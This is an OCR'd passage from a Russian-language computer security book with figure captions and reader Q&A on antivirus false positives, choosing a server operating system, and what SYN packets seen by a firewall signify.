


**Рис. 10.3.** Управление паролями




**Рис. 10.4.** Сканер CureIt в действии

**Проверил свой жесткий диск «Касперским» и в дистрибутивах Panda Titanium обнаружил самый настоящий вирус! Как быть?**

Скорее всего, файл ничем не инфицирован, и поднимать тревогу не стоит. Большинство антивирусных программ время от времени срабатывают при проверке файлов других антивирусов.

**Я начинающий системный администратор и хотел бы узнать ваше мнение о том, какую из серверных операционных систем можно считать наиболее надежной и производительной?**

Из серверных операционных систем я бы порекомендовал FREE BSD. Сам ее использую уже год. Эта система зарекомендовала себя как самая безопасная, при этом ее производительность также на достаточно высоком уровне.

**Мой межсетевой экран постоянно сообщает о пришедших откуда-то пакетах с флагом «syn». Что это значит?**

Скорее всего, вашу машину кто-то или что-то (сетевой червь, к примеру) сканирует. Сканирование, как правило, является подготовкой к атаке. Поэтому вам есть над чем задуматься.